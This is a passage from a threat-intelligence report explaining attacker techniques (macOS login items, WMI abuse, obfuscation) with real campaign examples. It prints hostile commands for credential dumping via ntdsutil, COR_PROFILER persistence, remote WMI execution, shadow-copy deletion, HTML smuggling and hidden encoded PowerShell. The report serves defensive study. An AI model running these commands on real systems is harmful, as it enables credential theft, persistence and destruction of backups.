Adversaries exploit macOS login items to launch malicious software automatically upon user login, aiming for persistence or privilege escalation. These login items, including applications, documents, folders, or server connections, are added using scripting languages like **AppleScript**. Particularly in macOS versions prior to 10.5, AppleScript is utilized to send Apple events to the **System Events** process, manipulating login items for malicious purposes.

Additionally, adversaries may employ **Native API** calls, leveraging the **Service Management Framework**, which involves API calls such as **SMLoginItemSetEnabled**. This technique enables the discreet insertion of harmful programs into the user's login sequence. By using both shared file list login items and the Service Management Framework, adversaries effectively maintain a stealthy presence within the system.

Here's an example of a command that adversaries might use [130].

```
tell application "System Events" to make login item at end with properties {path:"/path/to/malicious/executable", hidden:true}.
```

When executed, this command adds the specified path to the list of applications that automatically start upon user login, with the **hidden:true** property ensuring the application runs without displaying any visible interface to the user. This stealthy method allows the malicious software to execute unnoticed, achieving persistence on the system.

Such an attack technique is challenging to mitigate with preventive controls due to its reliance on the abuse of legitimate system features. The script leverages standard macOS functionalities designed for user convenience, making it difficult to distinguish between benign and malicious use without impacting normal operations.



## #9 T1047 Windows Management Instrumentation

Windows Management Instrumentation (WMI) is the infrastructure for managing data and operations on Windows-based operating systems. Adversaries abuse the extensive capabilities of WMI to execute malicious commands and payloads in compromised Windows hosts. The WMI service also gives adversaries local and remote access. The versatility of WMI makes the Windows Management Instrumentation [T1047] the ninth most frequently used MITRE ATT&CK technique in the Red Report 2024.

**Tactic**  
**Execution**

**Prevalence**  
**12%**

**Malware Samples**  
**75,086**



# Adversary Use of Windows Management Instrumentation

The Windows Management Instrumentation (WMI) is an integral administrative feature natively available in Windows operating systems. Existing since the era of Windows NT, WMI and its command-line interface (WMIC) have been primary interaction tools until Windows 10 version 21H1. Given its longstanding availability, WMIC became a frequent tool in attack campaigns by adversaries. While PowerShell has now overtaken WMIC in newer Windows versions for WMI tasks, many hosts globally continue to operate on older Windows versions, making WMIC-based malicious payloads prevalent in cyber threats.

In the MITRE ATT&CK framework, the WMI technique does not specify any sub-techniques. Nonetheless, adversaries exploit WMI's extensive access to various operating system functions for command execution, defense evasion, discovery, and lateral movement. The ways in which adversaries employ WMI in their attack strategies are varied and multifaceted. Below are some illustrative examples of this usage.

## 1. System Information Discovery

PowerShell's `Get-WmiObject` cmdlet can be used to obtain information about WMI classes from local or remote hosts. Adversaries use the `Get-WmiObject` cmdlet to gather information about compromised hosts or other hosts in a compromised network.

```
Get-WmiObject Win32_OperatingSystem
Get-WmiObject Win32_NetworkAdapterConfiguration -Filter "IPEnabled=True"
Get-WmiObject Win32_ComputerSystem
Get-WmiObject -Namespace "root\cimv2" -Class AntiVirusProduct -ComputerName DC
```

For example, as disclosed by CISA in December 2023, the **Russian Foreign Intelligence Service** (SRV) used the following PowerShell command to retrieve information about the services running on a specified remote computer using WMI [97].

```
powershell Get-WmiObject -Class Win32_Service -Computername
```

**WMIC** itself can be used for system information discovery, too. For instance, in May 2023, as disclosed by CISA's cybersecurity advisory (**AA23-144A**) on the China-based stated sponsored APT group **Volt Typhoon** [38], adversaries run the following `wmic` command to gather information about local drives.

This query lists all logical disks (such as hard drives, USB drives, etc.) along with their file system type (like NTFS or FAT32), available free space, total size, and volume name.

```
wmic path win32_logicaldisk get caption,filesystem,freespace,size,volumename
```

By executing this command, adversaries can efficiently assess the storage resources and data organization of the system, which could aid in planning further malicious activities such as data theft, identifying locations for data exfiltration, or determining where to deploy payloads without arousing suspicion due to space constraints.

It is also essential to recognize the versatility with which adversaries can access information about WMI classes. They can employ various methods to retrieve the same data, underscoring the need for organizations to consider these different approaches when setting up their security monitoring and detection controls.

For example, the three methods below, though different in approach, yield the same information about WMI classes:

```
wmic OS get
SystemDirectory,Organization,BuildNumber,RegisteredUser,SerialNumber,Version
Get-WmiObject win32_operatingsystem | Format-List
Get-CimInstance Win32_OperatingSystem | Format-List
```

## 2. Credential Harvesting and Privilege Escalation

Volume Shadow Copies in Windows are designed to provide backups of both system and user files, facilitating data restoration. Adversaries, however, exploit this feature by using WMI to create and access these copies, particularly targeting sensitive files like **NTDS.dit**, **SYSTEM**, and **SECURITY**. These files are crucial as they contain critical information related to user credentials and system security.

A notable instance of such exploitation was detailed in May 2023, in a CISA cybersecurity advisory concerning the Volt Typhoon APT group [38]. The adversaries executed WMIC commands to initiate processes with `ntdsutil.exe`, a tool intended for managing Active Directory databases. These commands were engineered to create a Volume Shadow Copy and extract copies of the `ntds.dit` database and the **SYSTEM** and **SECURITY** registry hives.

Notably, the syntax and file paths in these commands were adapted to suit different system environments, but all aimed to replicate these sensitive files.

Some example commands are as follows.

```
wmic process call create "ntdsutil \"ac i ntds\" ifm \"create full
C:\Windows\Temp\pro

wmic process call create "cmd.exe /c ntdsutil \"ac i ntds\" ifm \"create full
C:\Windows\Temp\Pro"
wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp & ntdsutil \"ac
i ntds\" ifm \"create full C:\Windows\Temp\tmp\"

"cmd.exe" /c wmic process call create "cmd.exe /c mkdir
C:\windows\Temp\McAfee_Logs & ntdsutil \"ac i ntds\" ifm \"create full
C:\Windows\Temp\McAfee_Logs\"

cmd.exe /Q /c wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp &
ntdsutil \"ac i ntds\" ifm \"create full C:\Windows\Temp\tmp\" 1>
\\127.0.0.1\ADMIN$\<timestamp value> 2>&1
```

This method effectively circumvents the standard access restrictions imposed on files like `ntds.dit`, which is typically locked for security while Active Directory is using it. By securing these files, the attackers could access a wealth of sensitive data, including password hashes, thereby posing a significant threat to the security of the entire domain.

### 3. Establishing Persistence

The `COR_PROFILER` environment variable enables developers to specify an unmanaged or external profiler DLL that loads into every .NET process that initiates the Common Language Runtime (CLR). To simplify, when `COR_ENABLE_PROFILING` is set to 1, the DLL designated by `COR_PROFILER` is loaded each time a process initiates the CLR. Adversaries can exploit this feature to execute their malicious DLLs, establishing persistence on the infected host.

An example of this is the Blue Mockingbird cryptominer malware, which manipulates `COR_PROFILER` to direct to its payload DLL. As a result, whenever a process invokes the CLR, the infected host loads this DLL, thereby maintaining persistence [131]. Below is a breakdown of this attack flow.

**Step 1:** The attacker begins by removing any existing `COR_PROFILER` variable.

```
wmic ENVIRONMENT where "name='COR_PROFILER'" delete
```

**Step 2:** The attacker then creates a COR\_ENABLE\_PROFILING variable and sets its value to 1.

```
wmic ENVIRONMENT create
name="COR_ENABLE_PROFILING",username="<system>",VariableValue="1"
```

**Step 3:** With COR\_ENABLE\_PROFILING set to 1, the attacker proceeds to create a new COR\_PROFILER variable.

```
wmic ENVIRONMENT create
name="COR_PROFILER",username="<system>",VariableValue="<arbitrary CLSID>"
```

**Step 4:** The final step for the attacker is to add registry keys associated with the malicious DLL.

```
reg.exe add HKLM\Software\Classes\CLSID\<arbitrary CLSID>\InProcServer32 /V
ThreadingModel /T REG_SZ /D Apartment /F

reg.exe add HKLM\Software\Classes\CLSID\<arbitrary CLSID>\InProcServer32 /VE /T
REG_SZ /D "<malicious_DLL>" /F
```

This sequence of actions establishes the necessary environment and registry settings for the malicious DLL to be loaded, exploiting the COR\_PROFILER feature in .NET environments.

## 4. Lateral Movement

WMI allows users with the required privileges to execute commands in remote hosts without additional tools. Adversaries abuse this feature to move laterally in a compromised network. Adversaries used the following commands to execute commands in a remote host:

```
wmic /node:<remote_host's_IP> /user:<username> /password:<password> process
call create cmd.exe /c "<command>"

powershell -c Invoke-WMIMethod -class Win32_Process -Name Create -ArgumentList
"cmd /c <command>" -ComputerName <remote_host's_name>
```

For example, as disclosed by CISA's cybersecurity advisory, which was released in December 2023 [97], the Russian Foreign Intelligence Service (SVR) ran the following command on their victim's system.

```
wmic /node:<remote_host's_IP> /user:<username> /password:<password> process
call create "rundll32 C:\Windows\system32\Ac1NumsInvertHost.dll
Ac1NumsInvertHost"
```

This command is considered to be run with the aim of lateral movement attack as it uses administrative tools (**WMIC** and **rundll32**) to execute a potentially malicious DLL on a remote machine within a network. By specifying a remote host's IP and using valid credentials, the attacker is able to move from their initial foothold to other systems in the network, executing code that could compromise or control the targeted machine.

## 5. Impact

It is common to see WMIC being leveraged by adversaries to hinder system recovery, causing the greatest impact on the target system.

For instance, the **NoEscape ransomware gang**, likely the successor of the **Avaddon ransomware group**, is known to execute several command lines targeting system backups and shadow copies, with one of them involving the WMIC utility [132].

```
wmic SHADOWCOPY DELETE /nointeractive
```



## #10 T1027 Obfuscated Files or Information

Adversaries obfuscate the contents of an executable or file by encrypting, encoding, compressing, or otherwise obscuring them on the system or in transit. This common adversary technique is used to bypass defenses across multiple platforms and the network. In the Red Report 2024, the Obfuscated Files or Information technique of the MITRE ATT&CK was the tenth most prevalent adversary technique used in malware campaigns.

**Tactic**  
**Defense Evasion**

**Prevalence**  
**10%**

**Malware Samples**  
**62,081**

# Adversary Use of Obfuscated Files or Information

Adversaries obfuscate malicious files, codes, commands, configurations, and other information to avoid detection by security controls. The most common obfuscation methods are:

## 1. Changing the form of data

This method includes mechanisms that transform data to avoid detection, such as compression, archiving, packing, and archiving. Some of these mechanisms require user interaction to revert data to its original form, such as submitting a password to open a password-protected file.

## 2. Changing the size of data

This method includes mechanisms, such as binary padding, that increase the size of a malicious file without affecting its functionality and behavior. The goal is to evade security tools that aren't configured to scan files larger than a specific size.

## 3. Hiding malicious data

These mechanisms hide the malicious data in seemingly benign files. Before hiding in a file, the data can be split to decrease its detection rate. Steganography and HTML smuggling are some examples of this method.

## 4. Obfuscating or removing indicators

This method includes mechanisms that are used to obfuscate or remove indicators of compromise from malicious files to avoid detection. File signatures, environment variables, characters, section names, and other platform/language/application specific semantics are some indicators obfuscated/removed by attackers to bypass signature-based detections.

## 5. Manipulating the code structure

Adversaries obfuscate the logical flow of their scripts through techniques such as code rearrangement, making it challenging for security analysts to analyze the true nature of the code.

## Sub-techniques of Obfuscated Files or Information

There are 12 sub-techniques under the Obfuscated Files or Information technique in ATT&CK v14:

ID	Name
T1027.001	Binary Padding
T1027.002	Software Packing
T1027.003	Steganography
T1027.004	Compile After Delivery
T1027.005	Indicator Removal from Tools
T1027.006	HTML Smuggling
T1027.007	Dynamic API Resolution
T1027.008	Stripped Payloads
T1027.009	Embedded Payloads
T1027.010	Command Obfuscation
T1027.011	Fileless Storage
T1027.012	LNK Icon Smuggling

Each of these sub-techniques will be explained in the next sections.



## #10.1. T1027.001 Binary Padding

Binary padding is adding junk data to the original malware binary to alter the malware's on-disk representation without affecting its functionality or behavior. Adversaries use binary padding to bypass certain security scanners that ignore files larger than a specified size and avoid hash-based static controls.

### Adversary Use of Binary Padding

Adversaries employ binary padding to manipulate the on-disk representation of malware, introducing an element of obfuscation that challenges conventional security tools. Adding extraneous or "junk" data to the binary file is a common binary padding method that is used to surpass file size limitations imposed by certain security tools and to modify the checksum of the file, thereby evading hash-based blocklists and static anti-virus signatures. This added data does not alter the functionality or behavior of the malware but serves to increase the overall file size.

Some security solutions are designed with limitations on the maximum file size they can effectively handle. The inflated size resulting from binary padding can render these tools less effective, potentially causing them to skip or mishandle larger files during analysis. Many current cloud and on-premise antivirus and antimalware tools set a default maximum file size values of 25 MB, 100 MB, 120 MB, 150 MB, and 200 MB for files to be inspected. Files above the maximum file size will not be scanned by antivirus and antimalware tools. These tools also allow users to change or remove the size limit.

Moreover, the maximum file size that public file scanning services can analyze is also limited. For example, the current file upload limit of VirusTotal is 650 MB.

For example, **Emotet** malware uses 00-byte padding to inflate the file size [133]. Adversaries use this technique to inflate the Emotet DLL with 00 bytes in the overlay, expanding the PE file from 616 KB to 548 MB.

In another example, **OriginBotnet** uses the binary padding technique for defense evasion [134]. Adversaries inflate their loader to 400 MB by adding null bytes

## #10.2. T1027.002 Software Packing

Software packing is a method that combines compression and encryption of software to reduce its size and prevent it from reverse-engineering. Adversaries use software packing to conceal malicious software and avoid signature-based detection by changing the file signature.

### Adversary Use of Software Packing

Packers are utilities that are used for software packing. In most cases, packers can be loosely classified into three categories:

- Compressing packers are used to distribute executables in a compressed format, primarily to reduce the file's size.
- Encrypting packers are used to encrypt or obfuscate the distributed executable to prevent end-users from reverse engineering it.
- Hybrid packers are used to both compress and encrypt executable files.

For example, MPRESS and UPX are two examples of compressing packers, which are legitimately used to reduce the file size of executables. However, they are abused by malware developers to avoid signature-based detections. Additionally, packers can significantly slow down manual malware analysis, potentially enabling the malware for a longer dwell time. VMProtect, ASPack, Themida, Exe Packer, and Morphine are some other common packers. To decrease the detection rate, adversaries also use modified versions of packers.

There are some indicators that indicate an executable is packed:

- Section names: The majority of packers will assign their own section names to sections within the binary. For example, UPX uses UPX0, UPX1 MPRESS uses MPRESS1, MPRESS2, and VMProtect uses vmp0 and vmp1 as section names.
- Entropy values: The entropy of a file is a measure of the randomness of the characters contained within the file. When a file is compressed or encrypted, it will have high entropy.
- Import table: The Import Table of a packed file includes very few functions such as VirtualProtect, GetProcAddress, and LoadLibraryA, because the packed file hides the majority of the functions and leaves only those that are required during the unpacking process.

For example, the Chinese APT group **Iron Tiger** uses VMProtect to repackage components from a legitimate chat application along with malicious executables [135]. The tampered chat application is later used in phishing attacks.

## #10.3. T1027.003 Steganography

**Steganography is a technique for concealing secret data within a non-secret file or message in order to avoid detection. Thus, the secret message's existence is frequently difficult to detect. Steganography can be used to conceal almost any type of digital file within another digital file, including image, video, audio, or text files.**

### Adversary Use of Steganography

**Steganography** comes from two Greek words: steganos, which means "covered," and graphia, which means "writing." Steganography is an ancient practice that has been used in many forms to keep conversations hidden for thousands of years.

Although both cryptography and steganography share the nearly identical purpose of protecting a message or piece of information from third parties, they use entirely different approaches to protect the information. In cryptography, the content is concealed, and everyone knows that there is a secret message in the concealed content. However, in steganography, only the sender and intended recipient know the existence of the secret message. Modern digital steganography uses both steganography and cryptography. For example, the information to be hidden is first encrypted or obfuscated in some algorithms, then inserted into the cover file.

Adversaries use steganography to prevent the detection of hidden information. Many security controls allow image file formats. Embedding malicious payloads with steganography into images and hosting them on legitimate image-hosting platforms or on compromised websites allows adversaries to bypass security controls. Downloading images from these websites does not raise suspicion. Thus, adversaries commonly hide malicious payloads in image files.

For example, the **APT37** threat group used the steganography technique in intelligence collection campaigns [136]. The threat group hid their **M2RAT malware** in JPEG files using steganography and delivered it via phishing emails. When unsuspecting victims open the file, the malware is injected into explorer.exe.

## #10.4. T1027.004 Compile After Delivery

The **Compile After Delivery** technique involves delivering malicious files to victims as uncompiled code to make files challenging to discover and analyze. Malicious payloads as text-based source code files may bypass protections targeting executables/binaries. Prior to execution, these payloads must be compiled, typically using native utilities such as `csc.exe` or `GCC/MinGW`.

### Adversary Use of Compile After Delivery

Adversaries use the Compile After Delivery technique to obfuscate their malicious intent by delivering payloads as uncompiled source code. Since security controls are designed to target executable binaries, text-based source code files often evade detection. Adversaries often employ native utilities such as `csc.exe` or `GCC/MinGW` to compile the source code into executable binaries. This deferred compilation process adds complexity to the detection and analysis of the payload, as the malicious components are only revealed when the code is compiled and executed on the victim's system. To further complicate analysis and evade detection, adversaries may also encrypt, encode, or embed source code payloads within other files.

Adversaries exploit the inherent trust associated with certain file formats by delivering payloads in formats that are unrecognized or considered benign by the native operating system. For instance, delivering EXE files on macOS or Linux, which are traditionally associated with Windows executables, may trick users and security systems into a false sense of security. The adversary then includes a bundled compiler and execution framework to (re)compile the source code into a proper executable binary. This method of disguising the payload in an inconspicuous format before later transforming it into a recognizable executable further complicates the identification of malicious intent.

An Iranian threat group called Imperial Kitten deploys a downloader malware called `IMAPLoader` using the "Compile After Delivery" technique [137]. After initial access via a malicious Excel document, the C# source code file named `source.cs` is written to the disk. Then, adversaries compiled the source code into the `IMAPLoader` malware using the native C# compiler `csc.exe`.

`ProxyShellMiner` malware also uses the `csc.exe` with `InMemory` compile parameters to execute embedded code modules [138].

## #10.5. T1027.005 Indicator Removal from Tools

Antivirus and other security controls often look for indicators or artifacts of malware to identify and quarantine malicious tools. In response, adversaries modify their tools by removing the distinctive indicators that led to their detection and become undetectable by the target's defensive controls. This method is categorized as Indicator Removal from Tools in the MITRE ATT&CK framework.

### Adversary Use of Indicator Removal from Tools

Adversaries employ the "Indicator Removal from Tools" technique to remove or alter the identifiable features of the malware, such as modifying the file signature, obfuscating code patterns, or changing the encryption techniques employed. This new version of the malware is reintroduced into the targeted environment with a significantly reduced risk of being identified and neutralized by the defensive systems.

A typical example of this technique is changing the file signatures of a malware file. Suppose that an attacker realized that a malware was detected because of its file signature. Then, the attacker will modify the file to avoid that signature and use this updated version in subsequent attacks. For example, some threat actors use the hashbusting method to obfuscate a malware by subtly changing it on the fly. Thus, each sample has a different checksum.

**Qakbot** banking trojan uses this method to make the SHA256 hash of each payload downloaded from C2 servers unique [139].

Adversaries also obfuscate the variable names used in the executable file to avoid being detected by string analysis. For example, Vidar infostealer malware uses obfuscated stack strings within its executable files [140].

## #10.6. T1027.006 HTML Smuggling

HTML smuggling is hiding malicious payloads inside HTML files through JavaScript Blobs and/or HTML5 download attributes. By using the HTML smuggling technique, adversaries can evade content filters of security controls by concealing malicious payloads within seemingly benign HTML files.

### Adversary Use of HTML Smuggling

HTML5 introduced the **download attribute** for the anchor (<a>) tag. The download attribute indicates that when a user clicks on the hyperlink, the target (the file specified in the href attribute) will be downloaded.

```
<a href='/files/maliciousfile.doc' download='myfile.doc'>Click</a>
```

A download attribute can also be created using JavaScript instead of HTML:

```
var myAnchor = document.createElement('a');  
myAnchor.download = 'myfile.doc';
```

Adversaries combine the download attribute with **JavaScript Blobs** (Binary Large Object). HTML documents have the ability to store large binary objects referred to as JavaScript Blobs [141]. A blob is a file-like object of immutable, raw data, and it can be read as text or binary data. Adversaries can use blobs in HTML files to store their malicious payloads. Since the final content may have benign MIME types such as text/plain and/or text/html, web content filters may not identify smuggled malicious files inside of HTML/JS files. A Blob can be constructed locally using pure JavaScript [142].

```
var myBlob = new Blob([maliciousData], {type: 'text/plain'});
```

This line creates a Blob of MIME type **text/plain** and fills it with the data contained in variable **maliciousData**. Then, using **URL.createObjectURL**, we can generate a URL from the Blob object and associate it with an anchor point and a file name with the download attribute:

```
var myUrl = window.URL.createObjectURL(blob); var myAnchor =  
document.createElement('a'); myAnchor.href = myUrl;  
myAnchor.download = 'myfile.doc';
```

For example, **QakBot** data stealer malware uses the HTML Smuggling technique to trick users into thinking that the HTML attachment is harmless [143]. However, adversaries smuggled a malicious JavaScript file into the hyperlink tag in Base64 format. When users click the hyperlink, the dropped JavaScript file runs a PowerShell command that deploys QakBot in the victim's system.

**Data URLs** also enable malware developers to embed small malicious files inline in documents. For example, a base64 encoded malicious payload can be stored in a data URL with the following format:

```
data:[<text/plain>][;base64],<base64 encoded malicious payload>
```

Since the MIME type of this data URL is **text/plain**, it may evade some content filters.

## #10.7. T1027.007 Dynamic API Resolution

Dynamic API resolution is a programming concept where the determination of which functions or methods to invoke in a software application is made at runtime rather than during the compilation phase. In traditional programming, Application Programming Interfaces (APIs) are typically resolved statically, meaning that the compiler identifies and links the specific functions or methods at compile time. In contrast, dynamic API resolution allows for flexibility in choosing and invoking functions or methods based on conditions that are evaluated at runtime. This approach is useful in scenarios where the exact implementation details or versions of APIs are unknown or may change dynamically during the execution of the program.

### Adversary Use of Dynamic API Resolution

Adversaries commonly use Native API functions provided by the operating system to carry out diverse tasks involving processes, files, and other system artifacts. However, there is a risk that these API calls may leave static artifacts, such as strings in payload files. Malware analysts may use these artifacts and other structures, such as the **import address table (IAT)** to figure out which functions are executed by the malware.

To eliminate this risk, adversaries turn to dynamic API resolution. The Dynamic API Resolution technique allows adversaries to obfuscate the API functions called by their malware to conceal the underlying functionalities and characteristics of the malware until runtime.

One prevalent approach involves the use of **hashes of API function names**. These hashes or other identifiers act as cryptographic representations of the function names and are used by the malware to manually reproduce the linking and loading process through functions such as **GetProcAddress()** and **LoadLibrary()**. However, adversaries don't stop at hashes; they may further obfuscate these identifiers using encryption or other string manipulation tricks. This additional layer of obfuscation requires various forms of deobfuscation or decoding during the execution of the malware, adding complexity to the analysis process.

The **LobShot backdoor** uses this common Dynamic API Resolution method [144]. The malware uses the functions below to resolve the names of the Windows APIs needed at runtime as opposed to placing the imports into the program ahead of time.



```
api_advapi_32 = LoadLibraryA(library_advapi32);
v1 = api_advapi_32;
if ( !api_advapi_32 )
    return 0;
api_RegOpenKeyExA = GetProcAddress(api_advapi_32, api_RegOpenKeyExA_0);
if ( !api_RegOpenKeyExA )
    return 0;
api_RegSetValueA = GetProcAddress(v1, api_RegSetValueA_0);
if ( !api_RegSetValueA )
    return 0;
api_SystemFunction036_0 = GetProcAddress(v1, api_SystemFunction036);
```

**LockBit 3.0** ransomware uses a highly complicated method to employ the Dynamic API Resolution technique [145]. The malware reconstructs the Import Address Table (IAT) in three stages. In the first stage, the malware identifies DLLs within the system memory using string hashes. In the second stage, **LockBit 3.0** extracts the API address by parsing the InLoadOrderModuleList and comparing the API name hash. In the third and final stage, the ransomware Arbitrarily selects one of the five available stubs for IAT reconstruction. Each stub retrieves the genuine API address through a circular shift and XOR operation using a hardcoded key.

## #10.8. T1027.008 Stripped Payloads

A payload is a generic term for a malicious component designed to perform a specific action, such as exploiting a vulnerability or encrypting sensitive files. Adversaries conceal their payload within other data or code, making it challenging for security controls to detect and mitigate the threat. Adversaries take this to the next step by removing unnecessary elements from the malicious code, streamlining it to its essential components. The resulting payloads are called stripped payloads and they are more covert, efficient, and harder to detect by antivirus software or other security measures.

### Adversary Use of Stripped Payloads

Symbols, generated by an operating system's linker during the compilation of executable payloads, play a crucial role in aiding developers and reverse engineers in understanding the code's functionality. Likewise, strings and variable names within scripts and executables serve as documentation for code functionality. Adversaries employ the **Stripped Payloads** technique to make malware analysis more challenging by eliminating symbols, strings, and other human-readable information.

Adversaries intentionally strip away these human-readable elements by removing symbols and obfuscating strings. This action makes the code less comprehensible to both automated security tools and malware analysts. Compilers and other programming tools often provide features specifically designed to remove or obfuscate these elements, allowing adversaries to create stripped payloads that are more resilient to reverse engineering efforts.

**macOS.OSAMiner** is a crypto miner that leverages AppleScripts in run-only format to remove symbols and other identifiable information [146]. Adversaries inserted a decode function into the malware and called it multiple times to decode obfuscated strings of hex characters, allowing them to conceal the script's functionality and purpose.

In another example, adversaries used a malware dropper named **dca.ELF** to deploy **XMRIG** cryptominer [147]. The ELF file uses the Stripped Payload technique to hide its functionalities by removing symbols and strings after unpacking the binary.

## #10.9. T1027.009 Embedded Payloads

Embedded payloads are discreet elements of code or data strategically inserted within a larger software. The term encapsulates the concept of incorporating specific functionalities, instructions, or data within a broader system, often with the intention of achieving specific goals or outcomes. Adversaries also utilize embedded payloads to place malicious code into seemingly harmless files or programs to exploit vulnerabilities, compromise system integrity, or gain unauthorized access.

### Adversary Use of Embedded Payloads

Adversaries leverage the Embedded Payloads technique to conceal malicious content within various file formats, a tactic aimed at evading detection by security controls. Seemingly benign files, such as scripts and executables, are used to obfuscate the true nature of these embedded payloads.

Adversaries commonly nest their payloads inside a file of the same format to add an extra layer of complexity to the detection process and enables malware to capitalize on the familiarity of the file format. The use of similar formats contributes to confusing security controls to differentiate between legitimate and malicious content.

**Snake** malware is a great example of adversary use of Embedded Payloads technique [113]. Snake malware evolved into a highly capable cyber espionage tool during its 20 years of development. Each feature is embedded into the malware as modules and adversaries use different configuration parameters to access the embedded executables. The list of embedded tools is given below.

Item Type	Description
0x00001	Zlib library
0x00002	Retrieves logical drive info
0x00007	Custom Snake module
0x00018	Nettool port scanner
0x0001d	Dumpel.exe
0x00023	PsExec
0x04e21	JPEGView, installer
0xf4240	User mode (32-bit)
0xf4241	User mode (64-bit)

## #10.10. T1027.010 Command Obfuscation

Command obfuscation is used to conceal the functionality of commands or code. This technique involves various methods, such as encrypting or encoding command strings, using polymorphic techniques to dynamically alter code patterns, or employing other tactics to make the code appear benign at first glance. Command obfuscation adds layers of complexity to the code and acts as a barrier for automated security tools and malware analysts.

### Adversary Use of Command Obfuscation

Adversaries use the Command Obfuscation technique to make threat detection more challenging for security controls. Adversaries manipulate strings and patterns within commands and scripts to evade signature-based detection and analysis. This form of obfuscation is commonly integrated into commands executed by delivered payloads, whether through phishing attacks or drive-by compromises, or interactively via command and scripting interpreters.

Command obfuscation involves the deliberate abuse of syntax, utilizing various **symbols** and **escape characters** such as spacing, ^, +, \$, and %. technique aims to make commands convoluted and challenging to analyze while retaining their intended functionality. The example below shows that adversaries can add **the caret '^' symbol** to commands without affecting its functionality.

```
PS C:\> cmd /c "who^am^i"  
Output: picus\test_user
```

Many programming languages also provide built-in obfuscation mechanisms, such as **base64** or **URL encoding**. Encoding a command obscures the original structure of the command, requiring defenders to decode and interpret it accurately to unveil the malicious activities.

```
PS C:\> whoami  
Output: picus\test_user  
  
PS C:\>  
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("whoami"))  
Output: dwBoAG8AYQBtAGkA  
  
PS C:\> powershell.exe -EncodedCommand dwBoAG8AYQBtAGkA  
Output: picus\test_user
```

To create a labyrinth in the code structure, adversaries implement manual command obfuscation techniques like [148]:

- **string splitting:** "Wor"+"d.Application"
- **altering the order and casing of characters:** rev <<<'dwssap/cte/ tac'
- **globing:** mkdir -p '/tmp/:&\$NiA'

**Directory traversal** is another method for command obfuscation. Adversaries use directory traversal techniques to mask references to the binary being invoked by a command. For instance, a command may contain convoluted paths, such as '**C:/Windows/system32\../\..\../\calc.exe**' exploiting the traversals to mislead analysts about the true location and purpose of the invoked binary [149].

Adversaries leverage specialized open-source tools like **Invoke-Obfuscation** and **Invoke-DOSfuscation** to automate obfuscation. These tools offer a range of obfuscation capabilities, from encoding and encrypting to implementing more advanced techniques [150], [151].

**Hive** ransomware threat actors use a PowerShell payload obfuscated with Base64 encoding [152]. The payload acts as a stager and downloads additional malware such as reflective loaders and in-memory Meterpreter from an adversary-controlled web server.

```
powershell.exe -nop -w hidden -e UwB0AGEAcg....
```

## #10.11. T1027.011 Fileless Storage

**Fileless storage is a data storage approach that stores and manages information without the need for explicit files or directories. Unlike conventional storage methods, where data is organized into files and folders, fileless storage utilizes metadata tags and attributes to organize and retrieve data. This method aims to enhance data accessibility, improve scalability, and streamline the management of large and diverse datasets.**

### Adversary Use of Fileless Storage

Adversaries utilize the Fileless Storage technique as a covert repository to store critical data and hide malicious activities. Since fileless data storage operates in the ephemeral realm of system memory, this technique allows malware to evade antivirus and other endpoint security tools designed to scan for specific file formats stored on disk. The dynamic nature of fileless storage enables adversaries to run their operations without leaving traces.

Adversaries commonly use non-volatile fileless storage such as Windows Registry, event logs, and WMI repositories. For example, the **DarkWatchman** malware uses Windows Registry fileless storage to store data collected from its keylogger [153]. Instead of writing the captured data to disk, the malware stores the captured data in the registry below.

```
\HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM
```

This technique allows adversaries to maintain a low-profile presence on a compromised system, ensuring their foothold persists over time. Additionally, collected data can be stored discreetly until exfiltration.

In another example, **Pure Clipper** malware uses the Fileless Storage technique to establish persistence in the compromised system [154]. After creating the registry below, adversaries stored their malicious payload in the registry that creates a scheduled task for persistence.

```
\HKEY_CURRENT_USER\SOFTWARE\dabbj
```

Adversaries also employ other obfuscation techniques such as encryption, encoding, or splicing when storing data in fileless formats. This adds an additional layer of complexity to the detection process and makes it significantly more challenging for security controls and malware analysts.

## #10.12. T1027.012 LNK Icon Smuggling

LNK files are commonly used to represent shortcuts to executable programs or documents on a computer's desktop or in file directories. LNK Icon Smuggling is an adversary technique used to disguise malicious files by manipulating the icons associated with shortcut (LNK) files. By changing the icon associated with the LNK file, attackers can create a misleading visual representation that hides the true nature of the linked executable.

### Adversary Use of LNK Icon Smuggling

Adversaries manipulate the icon displayed on a shortcut file to deceive users into thinking it leads to a legitimate application or document. This method aims to trick users into clicking on what appears to be a harmless shortcut, but it may execute malicious code in the target system.

Adversaries use the LNK Icon Smuggling technique by changing the `IconEnvironmentDataBlock` metadata field in Windows shortcut files. This particular field specifies the path to an icon file that will be displayed for the LNK file. For example, adversaries may craft a LNK file that points to a PowerShell payload with an icon of a PDF file [155], [156].

```
Filename shown to user: not_a_malware.pdf
Inserted Command: powershell.exe -win hidden -Ep Bypass -e dwBoAG8AYQBtAGkA

PS C:\Users\Picus> lnkparse.exe .\Desktop\not_a_malware.pdflnk

DATA
  Relative path:
  ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  Working directory: C:\User\Picus
  Command line arguments: -win hidden -Ep Bypass -e dwBoAG8AYQBtAGkA;
```

Moreover, adversaries were observed to use LNK files to appear as legitimate files while downloading malware in the background. In June 2023, adversaries were observed to use the LNK Icon Smuggling technique to distribute `Win32.Trojan.Pantera` keylogger [157]. When an unsuspecting user clicks on the malicious LNK file, the file downloads two files, a PDF file and a VBS script. The PDF file is a legitimate file and opens automatically after it is downloaded. However, the VBS script is a malicious file that deploys a keylogger silently in the background.

# References

- [1] "MITRE ATT&CK Framework Updates - October 2023."  
<https://attack.mitre.org/resources/updates/updates-october-2023/>
- [2] S. Gandy, "RedLine Stealer Malware Analysis," *Cyber Florida: The Florida Center for Cybersecurity*, Mar. 10, 2023.  
<https://cyberflorida.org/redline-stealer-malware-analysis/>
- [3] "Windows DLL Injection Basics."  
<http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html>
- [4] "Stealing the LIGHTSHOW (Part One) — North Korea's UNC2970," *Mandiant*, Oct. 03, 2021.  
<https://www.mandiant.com/resources/blog/lightshow-north-korea-unc2970>
- [5] "Rhadamanthys v0.5.0 - a deep dive into the stealer's components," Check Point Research, Dec. 14, 2023.  
<https://research.checkpoint.com/2023/rhadamanthys-v0-5-0-a-deep-dive-into-the-stealers-components/>
- [6] "The Continued Evolution of the DarkGate Malware-as-a-Service."  
<https://www.trellix.com/about/newsroom/stories/research/the-continued-evolution-of-the-darkgate-malware-as-a-service/>
- [7] D. Stepanic, "Twice around the dance floor - Elastic discovers the PIPEDANCE backdoor."  
